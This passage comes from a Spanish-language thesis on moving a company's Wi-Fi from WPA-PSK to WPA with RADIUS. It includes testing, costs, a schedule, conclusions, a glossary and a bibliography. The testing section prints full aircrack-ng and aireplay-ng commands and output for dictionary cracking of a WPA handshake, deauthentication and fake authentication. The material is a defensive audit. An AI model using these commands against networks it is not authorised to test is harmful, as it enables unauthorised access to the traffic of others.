Transient Key   : FB 35 31 1E 95 4E 1E 39 6E A1 8B E8 F4 AC DD 42
                  92 44 FC 3D 12 8D E9 B8 DD F6 92 6A 53 18 F2 21
                  43 5E BA 38 49 CE 63 D9 C6 F2 11 17 13 3E F8 2A
                  1E 96 92 E9 72 34 72 F5 2D 8A A5 CB 9E 6A 96 DC

EAPOL HMAC     : FC F8 38 FD 84 8F E0 B0 52 C0 37 E1 68 F8 18 22

Passphrase not in dictionary

```

Figura 4.16 Prueba fallida de comando aircrack-ng

La Figura 4.16 muestra que la clave no pudo ser identificada dentro del diccionario usado. En cambio si la palabra clave se encuentra en el diccionario, será revelada por el programa como la clave encontrada (Figura 4.17).

```

root@bt: ~/home/xtian/qw/wpa# aircrack-ng -w password.lst -b 00:0E:8E:7A:24:05 wpa-01.cap
Opening wpa-01.cap
Reading packets, please wait...

                                Aircrack-ng 1.0 r1645

                                [00:00:00] 236 keys tested (256.72 k/s)

                                KEY FOUND! [ luzdelsur ]

Master Key      : 13 C4 42 78 59 4F D9 75 B2 44 86 8B 95 9E 1F 63
                  74 85 80 8A B9 21 C9 2B 85 95 F7 7A 06 DA 5D 98

Transient Key   : 76 6A 0C 51 6B 0F 78 BE CA BE CO DO F5 AF 9F 4F
                  6E A7 A2 1E F8 AA 93 3D AE 16 F2 A3 E0 56 8F A3
                  28 9E B3 47 AD BE BA 71 29 F1 DA 04 4C 66 36 80
                  41 C9 7A 83 B6 75 D7 49 2F 9D A9 2B EA B8 9D 55

EAPOL HMAC     : 67 60 AD 49 93 84 10 8B 3A B5 E2 C0 E4 9D D7 30

```

Figura 4.17 Prueba exitosa de comando aircrack-ng

Si se ejecuta el ataque de autenticación falsa, la asociación no funciona debido a que con la encriptación WPA se niega el acceso.

```
# aireplay-ng -1 0 -e luzdelsur -a 00:0E:8E:7A:24:05 -h 00:24:2B:9C:F1:2A mon0
```

```

root@bt: ~/home/xtian/qw/wpa# aireplay-ng -1 0 -e luzdelsur -a 00:0E:8E:7A:24:05
-h 00:24:2B:9C:F1:2A mon0
20:34:53  Waiting for beacon frame (BSSID: 00:0E:8E:7A:24:05) on channel 11

20:34:53  Sending Authentication Request (Open System) [ACK]
20:34:53  Authentication successful
20:34:53  Sending Association Request [ACK]
20:34:53  Denied (code 12), wrong ESSID or WPA ?

20:34:56  Sending Authentication Request (Open System) [ACK]
20:34:56  Authentication successful
20:34:56  Sending Association Request [ACK]
20:34:56  Denied (code 12), wrong ESSID or WPA ?

20:34:59  Sending Authentication Request (Open System) [ACK]
20:34:59  Authentication successful
20:34:59  Sending Association Request [ACK]
20:34:59  Denied (code 12), wrong ESSID or WPA ?

20:35:02  Sending Authentication Request (Open System) [ACK]
20:35:02  Authentication successful
20:35:02  Sending Association Request [ACK]
20:35:02  Denied (code 12), wrong ESSID or WPA ?

```

Figura 4.18 Prueba fallida de comando aireplay-ng (no se logra asociación)

4.1.4 Pruebas WPA con RADIUS

Se configura el PA con seguridad WPA con servidor RADIUS (Figura 4.19).

The screenshot shows a configuration window with the following fields:

- Security Mode:** WPA RADIUS (dropdown menu)
- WPA Algorithms:** AES (dropdown menu)
- RADIUS Server Address:** 10 . 110 . 0 . 8 (IP address fields)
- RADIUS Server Port:** 1812 (text input)
- Radius Shared Secret:** luzdelsurAES (text input)
- Group Key Renewal:** 300 seconds (text input)

Figura 4.19 Configuración PA con WPA

La clave o secreto compartido es luzdelsurAES, y únicamente es una clave que se comparte entre el servidor RADIUS y el punto de acceso inalámbrico, ya que a los clientes inalámbricos se les solicitará un usuario y una contraseña dentro del dominio del directorio activo.

Se procede a capturar los paquetes completos al PA por el canal 11 mediante la interfaz mon0 y guardando los datos en un archivo con prefijo radius, con el siguiente comando (resultados Figura 4.20):

```
# airodump-ng -c 11 -bssid 00:0E:8E:7A:24:05 -write radius mon0
```

```
CH 11 ][ Elapsed: 42 mins ][ 2010-07-30 20:48
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:8E:7A:24:05	-37	81	45023	678	4	11	54	WPA	CCHP	MGT	luzdelsur

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:0E:8E:7A:24:05	00:21:5C:2A:28:FB	-23	1 -54	2	847	

Figura 4.20 Resultados aplicación de comando airodump-ng

Luego se procede a realizar un ataque de no autenticación para el CLIENTE asociado con el AP y forzar a una re-autenticación, se logra capturar un paquete de negociación el cual es guardado en el archivo radius-01.cap, al aplicar el comando:

```
# aireplay-ng -O 4 -a 00:0E:8E:7A:24:05 -c 00:21:5C:2A:28:FB mon0
```

```
CH 11 ][ Elapsed: 47 mins ][ 2010-07-30 20:53 ][ WPA handshake: 00:0E:8E:7A:24:05
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:8E:7A:24:05	-39	81	45023	821	4	11	54	WPA	CCHP	MGT	luzdelsu

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:0E:8E:7A:24:05	00:21:5C:2A:28:FB	-21	1 -54	2	1627	

Figura 4.21 Paquete de negociación capturado

A pesar de colocar el nombre del usuario y la contraseña dentro del archivo de diccionario de palabras para romper la clave, el programa no puede indicar cuál es la clave de autenticación (Figura 4.22)

```

Aircrack-ng 1.0 r1645

[00:00:43] 216 keys tested (262.92 k/s)

Current passphrase: scarlett

Master Key      : 7F FO AD 92 12 86 A7 8A DA 40 75 3B B4 96 D7 E4
                 0A 9D EC F1 13 46 65 0D CB ED E1 B0 2F E9 60 DF

Transient Key   : FB 35 31 1E 95 4E 1E 39 6E A1 8B E8 F4 AC DD 42
                 92 44 FC 3D 12 8D E9 B8 DD F6 92 6A 53 18 F2 21
                 43 5E BA 38 49 CE 63 D9 C6 F2 11 17 13 3E F8 2A
                 1E 96 92 E9 72 34 72 F5 2D 8A A5 CB 9E 6A 96 DC

EAPOL HMAC     : FC F8 38 FD 84 8F E0 B0 52 C0 37 E1 68 F8 18 22

Passphrase not in dictionary

```

Figura 4.22 Prueba fallida de comando aircrack-ng

Si se ejecuta el ataque de autenticación falsa, no funciona y ni siquiera retorna valor alguno (Ver Figura 4.23).

```
# aireplay-ng -1 0 -e luzdelsur -a 00:0E:8E:7A:24:05 -h 00:24:2B:9C:F1:2A mon0
```

```

root@bt: ~# aireplay-ng -1 0 -e luzdelsur -a 00:0E:8E:7A:24:05
-h 00:24:2B:9C:F1:2A mon0
20:58:32  Waiting for beacon frame (BSSID: 00:0E:8E:7A:24:05) on channel 11
20:58:32  Sending Authentication Request (Open System) [ACK]
20:58:34  Sending Authentication Request (Open System) [ACK]
20:58:36  Sending Authentication Request (Open System) [ACK]

```

Figura 4.22 Prueba fallida de autenticación falsa

4.2 Costo del proyecto

Dado que el presente proyecto utilizó y aplico los recursos de “hardware” y “software” disponibles por la empresa, este no representó gasto en su implementación. No se hicieron compras y toda la ejecución se realizó en coordinación con el administrador de la red de la empresa. Se debe tomar en cuenta lo siguiente:

1. la actualización del “firmware” de los equipos era gratuito por parte del fabricante.
2. no se requirieron licencias en la implementación, es una de las razones por las cuales no se usaron certificados.

4.3 Cronograma de ejecución del proyecto

La Tabla 4.1 describe el tiempo de ejecución de las distintas tareas del proyecto las cuales se agrupan en tres etapas: 1) Investigación; 2) Implementación y 3) Pruebas

Tabla 4.1 Ejecución del proyecto

NOMBRE DE TAREA	Días	Inicio	Fin
Etapa de investigación			
Búsqueda de alternativas de seguridad	32	04/02/09	19/03/09
Elección de solución para los requerimientos de la empresa	14	20/03/09	08/04/09
Etapa de implementación			
Cambio de "firmware" de los puntos de acceso	2	09/04/09	10/04/09
Distribución de puntos de acceso en la empresa	7	13/04/09	21/04/09
Implementación de Servicio IAS como servidor RADIUS	1	22/04/09	22/04/09
Creación de Política de acceso remoto	1	23/04/09	23/04/09
Creación de grupos en el Directorio Activo y de Política de Grupo	1	24/04/09	24/04/09
Etapa de pruebas			
Uso de computadoras móviles inalámbricas de dominio para autenticarse con RADIUS	14	27/04/09	14/05/09
Corrección de problemas	8	15/05/09	26/05/09
Total		80	

CONCLUSIONES Y RECOMENDACIONES

Conclusiones

1. La clave WEP se puede hallar con métodos iterativos mientras que para WPA se necesita usar métodos de fuerza bruta. El uso de WPA con RADIUS incrementa el control de acceso como la seguridad de la información encriptada que transita por la red inalámbrica de la empresa.

2. El cliente inalámbrico tiene que proveer el usuario y contraseñas correctas o la cuenta será bloqueada después de algunos intentos, por política propia del directorio activo. El sistema RADIUS provee un medio que cambia las claves de encriptación dinámicamente vía EAP, por lo que no es posible obtener una clave estática.

3. Al momento de aplicar la Política de Acceso Remoto, la conexión automática con las credenciales de usuario se procesaba al inicio de sesión, con lo que la conexión se iniciaba después del encendido del cliente evitando la ejecución de algunas políticas de computadora.

Para evitar esto, se colocaron también en el grupo definido para los usuarios habilitados de conectarse a la red corporativa mediante la autenticación del servidor RADIUS, a las computadoras desde donde se conectan dichos usuarios, habilitando la conexión correspondiente. Se podría entender como habilitando la autenticación de computadora sin la verificación de un certificado.

4. Aproximadamente a los cuatro meses después de la implementación, el servidor con el controlador de dominio que contenía el servicio IAS falló por problemas de disco, y durante el tiempo que duró la reposición del servicio (tres días) los usuarios no se podían conectar por vía inalámbrica.

La conexión se tuvo que hacer de forma alámbrica (por cable de red), lo que constituyó un problema para los usuarios finales que se conectaban por la red inalámbrica de manera habitual. Actualmente el servicio de autenticación y autorización o servidor RADIUS, se encuentra habilitado en un servidor con sistema operativo Windows 2003 con resiliencia a fallas y ya no en el controlador de dominio como se propuso en el proyecto.

3. En ciertas circunstancias, la señal inalámbrica de los puntos de acceso cubría las

áreas para el acceso de las computadoras móviles, sin embargo, la potencia era débil para la continuidad de conexión y se presentaba incluso cuando una persona interfería en el rango de conexión entre el punto de acceso con el cliente inalámbrico, lo que terminaba en desconexiones continuas que se manifestaban en molestias para los usuarios.

Por lo expuesto, se propuso cambiar los puntos de acceso, que en algunos casos ya eran modelos discontinuados, por unos nuevos y de mayor alcance en cobertura, mas se me indicó que la preocupación radicaba en los usuarios de la gerencia general y del directorio así que se buscó un proyecto adicional para implementar un sistema inteligente de autenticación inalámbrica en plataforma Cisco solamente para el piso de la Gerencia General de la empresa en la sede de San Isidro.

Recomendaciones

1. Se debería tener dos servidores RADIUS, uno primario y otro secundario, para mantener uno en cada controlador de dominio, y de esta manera, asegurar que las solicitudes de acceso a la red continúen con servicio si uno de los servidores RADIUS se encuentre no disponible.

ANEXO A
GLOSARIO DE TÉRMINOS

AAA	Autenticación centralizada, autorización y contabilidad (authentication, authorization, accounting)
BDC	Controladores de respaldo de dominio (Backup Domain Controllers).
CHAP	Protocolo de autenticación por desafío mutuo (Challenge Handshake Authentication Protocol).
CRC	Comprobación de redundancia cíclica
DHCP	Protocolo de Configuración Dinámica de Cliente
DNS	Sistema de Nombres de Dominio (Domain Name System)
DoS	Denegación de servicio (Denial of service)
EAP	Protocolo de Autenticación Extensible
EAPOL	Protocolo EAP sobre red de área local (EAP Over LAN)
Firmware	Viene a ser la capa de abstracción lógica de más bajo nivel que funciona como interfaz entre las órdenes externas que recibe un dispositivo y su electrónica para controlar a ésta última.
GPMC	Consola de Administración de Políticas de Grupo
GPO	Objeto de Política de Grupo (Group Policy Object)
Hash	En informática, es una referencia a una forma de obtener una clave a partir de cierta información que hace que la representación final sea única frente a otras. Normalmente se usa en el cifrado de información.
IAS	Servicio de Autenticación de Internet
ICV	Valor de chequeo de integridad (Integrity Check Value)
IEEE	Instituto de Ingeniería Eléctrica y Electrónica (Institute of Electrical and Electronics Engineers)
LAN	Red de área local (Local Area Network)
LDAP	Protocolo Ligero de Acceso a Directorios (Lightweight Directory Access Protocol).
MAC	Control de acceso al medio (Media Access Control- MAC). Identificador de 48 bits que pertenece a una tarjeta física, normalmente para red Ethernet, y es una manera de identificación única del dispositivo al cual pertenece. Esta determinada por el IEEE (los últimos 24 bits) y el fabricante (los primeros 24 bits) utilizando el Identificador Único Organizacional, este identificador único, identifica a cada empresa u organización a nivel mundial.
OTP	Contraseña de una vez (One-Time Password)
OU	Unidades Organizativas (Organizational Units)
PAE	Entidad de Acceso de Puerto (Port Access Entity)
PAP	Protocolo de Autenticación por Contraseña (Password Authentication

Protocol). Sub-protocolo usado por la autenticación del protocolo PPP, validando a un usuario que accede a ciertos recursos, transmite contraseñas en texto plano ASCII sin cifrar, por lo que se considera inseguro.

PDC	Controlador primario de dominio (Primary Domain Controller)
PKI	Infraestructura de clave pública
PoE	Alimentación a través de Ethernet (Power Over Ethernet)
PPP	Protocolo punto a punto (Point-to-Point Protocol)
QoS	Calidad de servicio
RADIUS	Servicio de Autenticación Remota de Usuario (Remote Authentication Dial-In User Service).
RSN	Red de Seguridad Robusta (Robust Security Network).
RSoP	Conjunto de Políticas Resultante (Resultant Set of Policy)
SSID	Service Set Identifier. Es simplemente un nombre de red que debe ser especificado y compartido tanto por los puntos de acceso inalámbricos y los clientes, para asociarse.
SOHO	Oficina Pequeña-Oficina en casa (Small Office-Home Office)
SSL	Capa de Conexión Segura (Secure Socket Layer). Proporciona servicios de seguridad cifrando los datos intercambiados entre el servidor y el cliente con un algoritmo de cifrado simétrico.
TSN	Red transicional de seguridad (Transitional Security Network)
VLAN	Red de Área Local Virtual (Virtual Local Area Network). Habilita la creación de redes lógicamente independientes dentro de una misma infraestructura física.
VPN	Red Privada Virtual (Virtual Private Network)
WAN	Red de área amplia (Wide Area Network)
WLAN	Red de Área Local Inalámbrica (Wireless Local Area Network)
WEP	Privacidad Equivalente a Cableado (Wired Equivalent Privacy)
WPA	Acceso Protegido Wi-Fi
TI	Tecnología de la Información
TLS	Seguridad de Capa de Transporte (Transport Layer Security)
WDS	Sistema de distribución inalámbrico (Wireless Distribution System)
WMI	Interfaz de administración de Windows (Windows Management Instrumentation)
WiSoC	Sistema inalámbrico en un "Chip".

BIBLIOGRAFÍA

1. "Active Directory Bible", Curt Simmons, IDG Books Worldwide, Inc. 2000
2. IEEE 802.1X "Standard for Local and metropolitan area networks Port-Based Network Access Control IEEE Std 802.1X™-2004", Revisión de IEEE Std. 802.1X-2001, IEEE - 13 Diciembre 2004
3. IEEE 802.11i Standard for Information technology—Telecommunications and information exchange between systems—Local and metropolitan area networks—Specific requirements. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications Amendment 6: Medium Access Control (MAC) Security Enhancements IEEE Std 802.11i™-2004 (Enmienda a IEEE Std 802.11™, 1999 Edition (Reaff 2003) según la enmienda de IEEE Stds 802.11a™-1999, 802.11b™-1999, 802.11b™-1999/Cor 1-2001, 802.11d™-2001, 802.11g™-2003, and 802.11h™-2003) IEEE – 23 Julio 2004
4. "TEW-410APB Wireless 802.11g AP" – Manual de Usuario TRENDware www.trendware.com - Julio 2003.
5. "Redes Inalámbricas (WiFi) Conceptos Básicos de Seguridad y Best Practices" Ing. Eduardo Tabacman www.virusprot.com 2006 <http://www.virusprot.com/cursos/Redes-Inalámbricas-Curso-gratis.htm>